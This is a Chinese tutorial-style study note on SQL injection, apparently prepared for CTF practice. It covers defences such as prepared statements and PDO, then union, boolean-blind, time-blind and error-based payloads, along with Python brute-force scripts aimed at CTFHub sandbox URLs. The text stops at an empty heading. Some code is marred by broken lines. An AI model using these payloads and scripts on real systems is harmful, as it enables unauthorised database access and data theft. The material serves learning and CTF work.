SQL 注入

SQL注入即是指web应用程序对用户输入数据的合法性没有判断或过滤不严，攻击者可以在web应用程序中事先定义好的查询语句的结尾上添加额外的SQL语句，在管理员不知情的情况下实现非法操作，以此来实现欺骗数据库服务器执行非授权的任意查询，从而进一步得到相应的数据信息。

> 以上来自百度百科

因为好久没动sql注入的相关题了，因此在这里好好整理一番。

SQL注入产生的原因与防御

产生原因

SQL 注入漏洞存在的原因，就是**拼接 SQL 参数**。也就是将用于输入的查询参数，直接拼接在 SQL 语句 中，导致了SQL 注入漏洞。 表面上说是因为 拼接字符串，构成sql语句，**没有使用 sql语句预编译，绑定变量。**

但是更深层次的原因是，将用户输入的字符串，当成了 “sql语句” 来执行。

防御措施

1. 预编译

   采用sql语句预编译和绑定变量，是防御sql注入的最佳方法。

   ```
   String sql = "select id,no from user where id=?";
   prepareStatement ps = coon.prepareStatament(sql);
   ps.setInt(1,id);
   ps.executeQuery();
   ```

   如上，采用了prepareStatement，就会将sql语句提前编译好，也就是sql引擎会预先进行语法分析，产生语法树，生成执行计划。即输入不会影响该编译好的语法结构了。语法分析主要是分析sql命令，比如select，from，where，and，or，order by等等。那么后面输入的这些sql命令，也不会被当成sql命令来执行了。因为这些sql命令的执行，必须先通过语法分析，生成执行计划，但语法分析已经完成，**那么后面输入的参数，只会被当成字符串字面值参数来处理。**

   preparedStatement：流程大致如下：**解析阶段→编译阶段→优化阶段→缓存阶段→执行阶段。**
   prepareStatement已经经历了上述过程，就不会重新编译，用户的数据只能作为数据进行填充，而不是sql的一部分。服务器从缓存中获得已经编译优化后的语句，替换掉用户数据执行，避免了sql注入。

   > SQL预编译 - 简书 (jianshu.com)

2. 检查变量数据类型和格式

   ```
   $uid=checkuid($uid);     //检测$uid是不是数字类型,不是不继续往下运行
   $sql = "SELECT uid,username FROM user WHERE uid='{$uid}';
   ```

   这段语句是为了保证了id是数字类型，checkid是一个 `自定义` 的函数，但是千万别直接里面写一个 `is_numeric` 就结束了啊，这很容易就可以用16进制或者是科学计数法去绕过的。自写函数容易绕过。

3. 从中间件配置上防止SQL注入

通过启用php.ini配置文件中的magic_quote_gpc（魔术字符），就可以将大部分想利用SQL注入漏洞的hacker拒绝于门外。**开启magic_quote_gpc=on之后，能实现addslshes()和stripslashes()这两个函数的功能**，这就从很大程度上防止了sql注入。PHP 5.4 之前 PHP 指令 magic_quotes_gpc 默认是 on， 实际上所有的 GET、POST 和 COOKIE 数据都用被 addslashes() 了。 不要对已经被 magic_quotes_gpc 转义过的字符串使用 addslashes()，因为这样会导致双层转义。 遇到这种情况时可以使用函数 get_magic_quotes_gpc() 进行检测
但是只开启magic_quote_gpc ，对防止sql注入是远远不够的。
例如以下代码：

```
$uid = isset($_GET['uid']) ? $_GET['uid'] : 0;
$uid = addslashes(uid);
$sql = "SELECT uid,username FROM user WHERE uid={$uid}";
```

在这条sql语句中并**没有单引号的保护**，攻击者既不需要闭合单引号也不需要注释单引号，所以gpc开启对sql注入攻击的防范并没有作用。

```
$dbh = new
PDO("mysql:host=localhost;dbname=user;charset=utf8","root","root");//实例化pdo对象
//php5.3.6及以前版本中，并不支持在DSN中的charset定义，而应该使用set names ...
$dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES,false);//禁止PHP本地转义而交由MySQL Server转义
$sql = "select * from admin where admin=? and password=?";
$stmt = $dbh->prepare($sql);//对请求mysql的sql语句用占位符的方式做预处理。该sql传入prepare函数后，预处理函数就会得到本次查询语句的sql模板类，并将这个模板类返回。
$stmt->bindParam(1,$_html['admin']);//绑定查询参数
$stmt->bindParam(2,$_html['password']);
$stmt->execute();//执行语句
$result = $stmt->fetchAll();//返回包含所有结果集行的数组
```

4. 通过waf防御

   通过使用waf防御

5. DPO

   是PHP5新加入的一个重大功能。**PDO可以使用一种本地模拟的办法来为没有预处理功能的数据库系统提供这个功能。这保证了一个应用可以使用统一的访问方式来访问数据库。** 第一步是prepare阶段，发送SQL语句模板到数据库服务器；第二步通过execute()函数发送占位符参数给数据库服务器进行执行。 PDO的sql，让mysql服务器自己拼凑，**就算有危险的语句，也只会当做参数处理，不会执行**。 与Prestatement相比，连接数据库的方式不同，数据库连接方式不同，预处理的函数也就不同。

```php
$dbh = new
PDO("mysql:host=localhost;dbname=user;charset=utf8","root","root");//实例化
pdo对象
//php5.3.6及以前版本中，并不支持在DSN中的charset定义，而应该使用set names
$dbh->setAttribute(PDO::ATTR_EMULATE_PREPARES,false);//禁止PHP本地转义而交由
MySQL Server转义
$sql = "select * from admin where admin=? and password=?";
$stmt = $dbh->prepare($sql);//对请求mysql的sql语句用占位符的方式做预处理。该sql
传入prepare函数后，预处理函数就会得到本次查询语句的sql模板类，并将这个模板类返回。
$stmt->bindParam(1,$_html['admin']);//绑定查询参数
$stmt->bindParam(2,$_html['password']);
$stmt->execute();//执行语句
$result = $stmt->fetchAll();//返回包含所有结果集行的数组
```

6. 检查输入

   并不是所有的场景都能采用sql语句预编译，有一些场景必须的采用字符串拼接的方式。

   (1)表名/列名/排序动态传入的场景，这些地方不能预编译，因此很多人还是直接拼接的，且囿于对预编译的 信赖，从外到里没有过滤。

   (2)此外注入一般爆发在LIKE语句/IN语句中，因为这两个地方的预编译写法都有些特殊，很多开发者懒得去搞，就直接拼接了。

```
//like预编译的正确写法
String stl = "SELECT * FROM jeesci WHERE title like ?";
ps = conn.prepareStatement(stl);
//将第一个问号替换成str
ps.setString(1,"%"+str+"%");
```

   严格检查参数的数据类型，限制输入长度，使用一些安全函数，防止sql注入。例如**将 name 中包含的一些特殊字符进行编码**，这样 sql 引擎就不会将name中的字符串当成sql命令来进行语 法分析了。

```
MySQLCodec codec = new MySQLCodec(Mode.STANDARD);
name = ESAPI.encode().encoderForSQL(codec,name);
String sql = "select id,no from user where name=" + name;
```

SQL注入基本步骤

1. 求闭合字符
2. 求列数
3. 求显示位
4. 爆数据库名
5. 爆表名
6. 爆列名
7. 爆字段

判断注入类型

1. and 1=1 正常; and 1=2 报错 —— 数字型
2. and '1' = '1 正常; and '1' = '2 报错 —— 字符型

判断语句闭合

常见的闭合形式:

```
SELECT * FROM `users` WHERE id= 1;#整形闭合
SELECT * FROM `users` WHERE id='1'; #单引号闭合
SELECT * FROM `users` WHERE id="1";#双引号闭合
SELECT * FROM `users` WHERE id=('1');#单引号加括号
SELECT * FROM `users` WHERE id=("1");#双引号加括号
```

sql注入如果破坏了原来的闭合，那么注入会失败，所以闭合很重要。

```
$sql = "SELECT * FROM users WHERE id = '$id' LIMIT 0,1";
$id = 1' or 1=1 --+ --+ 注释'后面的数据;
//将$id 带入$sql语句中得到
$sql = "SELECT * FROM users WHERE id = '1' or 1=1 --+' LIMIT 0,1";
```

整形闭合

```
#整形闭合
SELECT * FROM `users` WHERE id= 1;
```

模拟注入:

```
?id=1'
?id=1"
```

带入得到语句为：

```
SELECT * FROM `users` WHERE id= 1’; -- 报错
SELECT * FROM `users` WHERE id= 1”; -- 报错
```

单引号闭合

```
#单引号闭合
SELECT * FROM 'user' WHERE id = '1';
```

模拟注入：

```
?id=1'

?id=1"
```

带入得到语句为：

```
SELECT * FROM `users` WHERE id= '1’’; #报错
SELECT * FROM `users` WHERE id= '1”'; #不报错
```

如果写为

```
?id = 1' --+   (或者-- )
```

那么得到语句为：

```
SELECT * FROM `users` WHERE id= '1'--+’; #不报错
```

这是因为 --+会将后面的 ' 给注释掉。

```
SELECT * FROM `userinfo` WHERE username='admin'-- ';
```

双引号闭合

```
SELECT * FROM `users` WHERE id="1";#双引号闭合
```

模拟注入

```
?id=1'

?id=1"
```


带入得到语句为：

```
SELECT * FROM `users` WHERE id= "1'"; #不报错
SELECT * FROM `users` WHERE id= "1""; #报错
```


除了以上闭合之外，还有其他闭合方式，比如 1'）、1'" 、1"）等

SQL注入常用函数


1. system_user() 系统用户名



2. concat_ws() 含有分隔符的连接字符串



3. user() 用户名



4. group_concat() 连接所有字符串并以逗号分割

   具体详细参考:MySQL Group_concat()函数

```
mysql> select group_concat("i","know","you");
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    8
Current database: *** NONE ***

+-------------------------------+
| group_concat("i","know","you") |
+-------------------------------+
| iknowyou                      |
+-------------------------------+
1 row in set (0.02 sec)
```

5. database() 数据库名

```
mysql> select database();
+------------+
| database() |
+------------+
| userinfo   |
+------------+
1 row in set (0.00 sec)
```

6. version() 数据库版本

```
mysql> select version();
+-----------+
| version() |
+-----------+
| 5.7.26    |
+-----------+
1 row in set (0.01 sec)
```

7. load_file() 读取文件，需要设置secure_file_priv

```
mysql> select load_file('e://hello.txt');
+----------------------------+
| load_file('e://hello.txt') |
+----------------------------+
| what? ? ?                  |
+----------------------------+
1 row in set (0.00 sec)

mysql>
```

8. @@datadir 数据库路径

```
mysql> select @@datadir;
+-----------------------------------------------------+
| @@datadir                                           |
+-----------------------------------------------------+
| E:\CTFWeb\phpstudy_pro\Extensions\MySQL5.7.26\data\ |
+-----------------------------------------------------+
1 row in set (0.00 sec)
```

9. ascii() 字符串第一个字符的ascii码

```
mysql> select ascii('buhuiba');
+------------------+
| ascii('buhuiba') |
+------------------+
|               98 |
+------------------+
1 row in set (0.01 sec)

mysql>
```

10. @@basedir 数据库安装路径

```
mysql> select @@basedir;
+-------------------------------------------+
| @@basedir                                 |
+-------------------------------------------+
| E:\CTFWeb\phpstudy_pro\Extensions\MySQL5.7.26\ |
+-------------------------------------------+
1 row in set (0.00 sec)
```

11. ord() 返回字符串第一个的ascii码

```
mysql> select ord('abcd');
+-------------+
| ord('abcd') |
+-------------+
|          97 |
+-------------+
1 row in set (0.01 sec)
```

12. @@version_compile_os 操作系统

```
mysql> select @@version_compile_os;
+----------------------+
| @@version_compile_os |
+----------------------+
| Win64                |
+----------------------+
1 row in set (0.00 sec)
```

13. mid() 返回字符串的一部分

```
mysql> select * from userinfo;
+----------+----------+
| username | password |
+----------+----------+
| wang     | 123456   |
+----------+----------+
1 row in set (0.03 sec)

mysql> select mid(username,2) from userinfo;
+-----------------+
| mid(username,2) |
+-----------------+
| ang             |
+-----------------+
1 row in set (0.01 sec)
```

14. count() 返回结果的数量

15. substr() 返回字符串的一部分

```
mysql> select substr('the world is beautiful',1,5);
+--------------------------------------+
| substr('the world is beautiful',1,5) |
+--------------------------------------+
| the w                                |
+--------------------------------------+
1 row in set (0.00 sec)
```

16. concat() 没有分隔符的连接字符串

```
mysql> select concat('i','love','the','world');
ERROR 2006 (HY000): MySQL server has gone away
No connection. Trying to reconnect...
Connection id:    10
Current database: userinfo

+-----------------------------------+
| concat('i','love','the','world') |
+-----------------------------------+
| ilovetheworld                     |
+-----------------------------------+
1 row in set (0.01 sec)
```

17. left()返回字符串左边的几个字符

```
Connection id:    11
Current database: userinfo

+----------------+
| left('hello',3) |
+----------------+
| hel            |
+----------------+
1 row in set (0.01 sec)
```

18. floor() 返回小于或等于X的最大整数，即向下取整
19. rand() 返回0-1的随机数
20. sleep() 让此语句运行几秒钟，常常在时间盲注中有用。

```
mysql> select sleep(2);
+----------+
| sleep(2) |
+----------+
|        0 |
+----------+
1 row in set (2.00 sec)

mysql>
```

21. if()三个参数,第一个为条件，后两个是不同的结果 if(1>2,2,3)，常常在盲注中使用

```
mysql> select if(1>2,1,2);
+-------------+
| if(1>2,1,2) |
+-------------+
|           2 |
+-------------+
1 row in set (0.01 sec)

mysql>
```

22. char() 返回ascii码对应的字符串

```
mysql> select char(0x4546);
+--------------+
| char(0x4546) |
+--------------+
| EF           |
+--------------+
1 row in set (0.01 sec)

mysql>
```

23. strcmp() 比较两个字符串ascii值的大小(大小写不敏感)

```
mysql> select strcmp('a','A');
+-----------------+
| strcmp('a','A') |
+-----------------+
|               0 |
+-----------------+
1 row in set (0.01 sec)
```

24. ifnull() 如果参数1不为null返回1，否则返回参数2;

```
mysql> select ifnull('a','b');
+------------------+
| ifnull('a','b') |
+------------------+
| a                |
+------------------+
1 row in set (0.00 sec)
```

25. exp()返回e的X次方

SQL注入常用语句

1. 查库

```
select schema_name from information_schema.schemata;
```

```
mysql> select schema_name from information_schema.schemata;
+--------------------+
| schema_name        |
+--------------------+
| information_schema |
| bwapp              |
| challenges         |
| dvwa               |
| mysql              |
| performance_schema |
| pikachu            |
| security           |
| sys                |
| test               |
| userinfo           |
+--------------------+
11 rows in set (0.00 sec)
```

2. 查表

```
select table_name from information_schema.tables where table_schema
='userinfo';
```

```
mysql> select table_name from information_schema.tables where table_schema='security';
+------------+
| table_name |
+------------+
| emails     |
| referers   |
| uagents    |
| users      |
+------------+
4 rows in set (0.00 sec)
```

3. 查字段

```
select column_name from information_schema.columns where table_name =
'userinfo';
```

```
mysql> select column_name from information_schema.columns where table_name='userinfo';
+-------------+
| column_name |
+-------------+
| username    |
| password    |
| username    |
| password    |
+-------------+
4 rows in set (0.00 sec)
```

4. 查数据

```
select * from userinfo.userinfo;
```

```
mysql> select * from userinfo.userinfo;
+----------+----------+
| username | password |
+----------+----------+
| wang     | 123456   |
+----------+----------+
1 row in set (0.01 sec)
```

SQL常用系统库

搞清楚DB的结构：库的名字、表的名字、列的名字

系统库	描述
information_schema	mysql服务器所有数据库的信息
mysql	基存储数据库的用户、权限设置、关键字等
performance_schema	主要用于收集数据库服务器性能参数
sys	数据来自performance_schema

SQL注释

单行注释 `#` `--` （后面有空格） `--+` 在网络端可使用

多行注释 `/* */`

GET与POST请求注入

post请求注入

在用户名中输入 `select database();`在数据库中变为：

```
select * from test where user ='select database()' and password=' ';
```

这里select database()被注释掉了，因此这里需要改为

```
select *  from test where uesr = ' '; select database() #'and password=' '';
```

因此在用户名中输入


```
'; select database()#
```

但是还是不能执行是因为不能同时执行两条语句。

若想通过union语句，则1)前面语句与后面语句返回参数个数要一样； 2)类型要相似。

但是如何知道它本来的语句到底查了几个字段呢？可以使用order by

```
select * from test order by user 1/2/....
#这里运用order来确定列数
#因此 在post中输入
-1 'union select database(),1 #    //即可完成注入
```



get请求注入

1. 判断是否可以注入？利用加 ' 或者 ' and 1=1 --+
2. 判断数据库类型
3. 获取库名 ' order by 1/2/... --+ 然后 id=-1' union select database(),1,1 --+
4. 获取表名

```
select group_concat(table_name) from information_schema.TABLES where
TABLE_SCHEMA ='wuya'; #group_concat()可以将三行转换为一行
```

5. 获取列名


```
id=-1' union select 1,1,group_concat(column_name)from
information_schema.columns where TABLE_SCHEMA= 'wuya' and
table_name='users'--+
```

6. 获取数据

```
id=-1'union select id,name,password from users (limit 0,1)--+   #limit是限
制查询的行
```

SQL注入的种类

- 注入参数类型：数字型注入、字符型注入、搜索型注入
- 注入方法：基于报错的注入、布尔盲注、时间盲注、联合查询、堆叠注入、内联查询注入、宽字节注入
- 提交方式：GET注入、POST注入、COOKIE注入、HTTP头注入



布尔盲注

盲注查询是不需要返回结果的，仅判断语句是否正常执行即可，所以其返回可以看到一个布尔值，正常 显示为true，报错或者是其他不正常显示为False

流程：求当前数据库的长度以及ASCII；求当前数据库表的ASCII；求当前数据库表中的个数；求当前 据库表中其中一个表的表名长度；求当前数据库中其中一个表的表名的ASCII；`.....`（数量，长度， ascii），通过枚举的方式

常用函数：`mid() substr() length() left() ascii()=ord()`（返回最左字符的数值） （mid是截取中间字符，left是截取左边字符）

求数据库的长度 ：`?id=1' and length(database()) = 8 --+`

判断数据库第一位的字母：`?id=1' and substr(database(),1,1) = 's' --+`（或`ascii(substr(...))=117`）

一般的布尔盲注是数据库查询结果为空或者查询语句报错回显error，但有时查询数据库为空，返回还是success，那么普通的and后面的布尔盲注语句就不好使用了。则可以使用if语句：

if(expr1,expr2,expr3)，如果expr1的值为true，则执行expr2语句，如果expr1的值为false，则执行expr3语句。

```
?id=if(1=1,1,(select table_name from information_schema.tables))
?id=if(1=2,1,(select table_name from information_schema.tables))
#因此相关指令为
id=if(substr(database(),1,1)='s',1,(select table_name from
information_schema.tables))   #判断数据库第一个表的第一个字母是否为's',如果是则返回
1。
```

脚本代码为：

```
from re import I
from unicodedata import name
import requests
import time

urlOPEN = 'http://challenge-dd10765ec0a5d865.sandbox.ctfhub.com:10800/?id='
mark = 'query_success'

len = 0

#求数据库名字的长度
def database_length():
    for i in range(1,10):
        url = urlOPEN + 'if(length(database())=%d,1,0)-- ' %i
        r = requests.get(url)
        if(mark in r.text):
            len=i
            break
    print('database_length:',len)

database_length()

#遍历求数据库名
def database_name():
    name =''
    for j in range(1,5):
        print(j)
        for i in 'qwertyuiopasdfghjklzxcvbnm':
            url = urlOPEN +'if(substr(database(),%d,1)="%s",1,(select
table_name from information_schema.tables))-- ' %(j,i)
            r= requests.get(url)
            if(mark in r.text):
                name = name+i
                print(name)
                break
    print('database_name:',name)
database_name()
```

```python
#遍历求该数据库的表名
def table_name():
    list = []
    for k in range(0,2):
        name = ''
        for j in range(1,9):
            for i in 'qwertyuiopasdfghjklzxcvbnm':
                url = urlOPEN + 'if(substr((select table_name from
information_schema.tables where table_schema=database() limit
%d,1),%d,1)="%s",1,0)'%(k,j,i)
                r = requests.get(url)
                if(mark in r.text):
                    name = name+i
                    break
        list.append(name)
    print('table_name:',list)

table_name()

#遍历求某一表的列名
def column_name():
    list = []
    for k in range(0,3):
        name =''
        for j in range (1,9):
            for i in 'qwertyuiopasdfghjklzxcvbnm':
                url = urlOPEN+'if(substr((select column_name from
information_schema.columns where table_name="flag" and
table_schema=database() limit %d,1),%d,1)="%s",1,0) -- ' %(k,j,i)
                r = requests.get(url)
                if(mark in r.text):
                    name = name+i
                    break
        list.append(name)
    print('column_name:',list)
column_name()

#遍历得到数据
def get_data():
    name =''
    for j in range(1,50):
        for i in range(48,126):
            url = urlOPEN + 'if(ascii(substr((select flag from
flag),%d,1))=%d,1,0) -- '%(j,i)
            r = requests.get(url)
            if mark in r.text:
                name = name+chr(i)
                print(name)
                break
    print('value:',name)

get_data()
```

时间盲注

如果无论我们输入的语句是否合法，页面的显示**信息是固定**的，即**不会出现查询的信息，也不会出现报错信息。**可以尝试基于时间的盲注来测试。**添加sleep，根据**页面**响应的时间，来判断输入的信息是否正确。**（类似眨眼睛）其他类似于布尔盲注

```
?id=1 and if ((ascii(substr(database(),1,1))>50),sleep(3),1) -- +
?id=1 and if((substr(user(),1,1)='r'),BENCHMARK(10000000,md5('a')),1) --+;
(执行次数多，执行时间长)
```

BENCHMARK会重复计算***expr*** 表达式***count**次，通过这种方式就可以评估出*mysql*执行这个** expr***表达式的效率。这个函数的返回值始终是0，但可以根据客户端提示的执行时间来得到BENCHMARK总共执行的所消耗的时间。

脚本代码为：

```
#其中python脚本代码为
from dataclasses import dataclass
from unicodedata import name
from webbrowser import get
import requests
import time
import datetime

url = 'http://challenge-ade6011d65a04543.sandbox.ctfhub.com:10800/?id='

#得到数据库名称
def get_dbname():
    name = ''
    for i in range(1,9):
        for k in range(32,127):
            payload = 'if(ascii(substr(database(),%d,1))=%d,sleep(2),1)--+' %
(i,k)
            time1 = datetime.datetime.now()  #获取提交之前时间
            r = requests.get(url + payload)
            time2 = datetime.datetime.now() #获取提交后时间
            difference = (time2 - time1).seconds
            if difference > 1:
                name += chr(k)
            else:
                continue
        print(name)
    print("database_name:",name)

get_dbname()

#得到表名
def get_tablename():
    list = []
    for i in range(0,3):
        name = ''
        for j in range(1,9):
            for k in range(32,127):
```

```
                payload = 'if(ascii(substr((select table_name from
information_schema.tables where table_schema="sqli" limit
%d,1),%d,1))=%d,sleep(2),1)-- ' %(i,j,k)
                time1 = datetime.datetime.now()  #获取提交之前时间
                r = requests.get(url + payload)
                time2 = datetime.datetime.now() #获取提交后时间
                difference = (time2 - time1).seconds
                if difference > 1:
                    name += chr(k)
                else:
                    continue
        print(name)
        list.append(name)
    print("table_name:",list)

get_tablename()

#得到列名
def get_column():
    list = []
    for i in range(0,3):
        name = ''
        for j in range(1,9):
            for k in range(32,127):
                payload = 'if(ascii(substr((select column_name from
information_schema.columns where table_schema="sqli" and table_name ="flag"
limit %d,1),%d,1))=%d,sleep(2),1)-- ' %(i,j,k)
                time1 = datetime.datetime.now()  #获取提交之前时间
                r = requests.get(url + payload)
                time2 = datetime.datetime.now() #获取提交后时间
                difference = (time2 - time1).seconds
                if difference > 1:
                    name += chr(k)
                else:
                    continue
        print(name)
        list.append(name)
    print("column_name:",list)

get_column()
```

报错注入[转载：sql注入之报错注入]

报错注入在没法用union联合查询时用，但前提还是不能过滤一些关键的函数。

报错注入就是利用了数据库的某些机制，人为地制造错误条件，使得查询结果能够出现在错误信息中。这里主要记录一下 `xpath语法错误` 和 `concat+rand()+group_by()导致主键重复`

xpath语法错误

利用xpath语法错误来进行报错注入主要利用 `extractvalue` 和 `updatexml` 两个函数。
使用条件：mysql版本>5.1.5

extractvalue函数
函数原型：extractvalue(xml_document,Xpath_string)
正常语法：extractvalue(xml_document,Xpath_string);
第一个参数：xml_document是string格式，为xml文档对象的名称
第二个参数：Xpath_string是xpath格式的字符串
作用：从目标xml中返回包含所查询值的字符串

第二个参数是要求符合xpath语法的字符串，**如果不满足要求，则会报错，并且将查询结果放在报错信息里，因此可以利用。**

`pyload`：id=1'and(select extractvalue("anything",concat('~',(select语句))))

例如：

```
id='and(select extractvalue(1,concat('~',(select database()))))
id='and(select extractvalue(1,concat(0x7e,@@version)))
```

针对mysql数据库：

```
查数据库名：id='and(select extractvalue(1,concat(0x7e,(select database()))))
爆表名：id='and(select extractvalue(1,concat(0x7e,(select
group_concat(table_name) from information_schema.tables where
table_schema=database())))
爆字段名：id='and(select extractvalue(1,concat(0x7e,(select
group_concat(column_name) from information_schema.columns where
table_name="TABLE_NAME"))))
爆数据：id='and(select extractvalue(1,concat(0x7e,(select
group_concat(COIUMN_NAME) from TABLE_NAME))))
```

① 0x7e='~'
② concat('a','b')="ab"
③ version()=@@version
④ '~'可以换成'#'、'$'等不满足xpath格式的字符
⑤ extractvalue()能查询字符串的最大长度为32，如果我们想要的结果超过32，就要用substring()函数截取或limit分页，一次查看最多32位

updatexml函数
函数原型：updatexml(xml_document,xpath_string,new_value)
正常语法：updatexml(xml_document,xpath_string,new_value)
第一个参数：xml_document是string格式，为xml文档对象的名称 第二个参数：xpath_string是xpath格式的字符串
第三个参数：new_value是string格式，替换查找到的负荷条件的数据 **作用：改变文档中符合条件的节点的值**

第二个参数跟extractvalue函数的第二个参数一样，因此也可以利用，且利用方式相同
`payload`：id='and(select updatexml("anything",concat('~',(select语句())),"anything"))

例如：

```
'and(select updatexml(1,concat('~',(select database())),1))
'and(select updatexml(1,concat(0x7e,@@database),1))
```

同样，针对mysql：

```
爆数据库名：'and(select updatexml(1,concat(0x7e,(select database())),0x7e))
爆表名：'and(select updatexml(1,concat(0x7e,(select
group_concat(table_name)from information_schema.tables where
table_schema=database())),0x7e))
爆列名：'and(select updatexml(1,concat(0x7e,(select
group_concat(column_name)from information_schema.columns where
table_name="TABLE_NAME")),0x7e))
爆数据：'and(select updatexml(1,concat(0x7e,(select
group_concat(COLUMN_NAME)from TABLE_NAME)),0x7e))
```

concat+rand()+group_by()导致主键重复

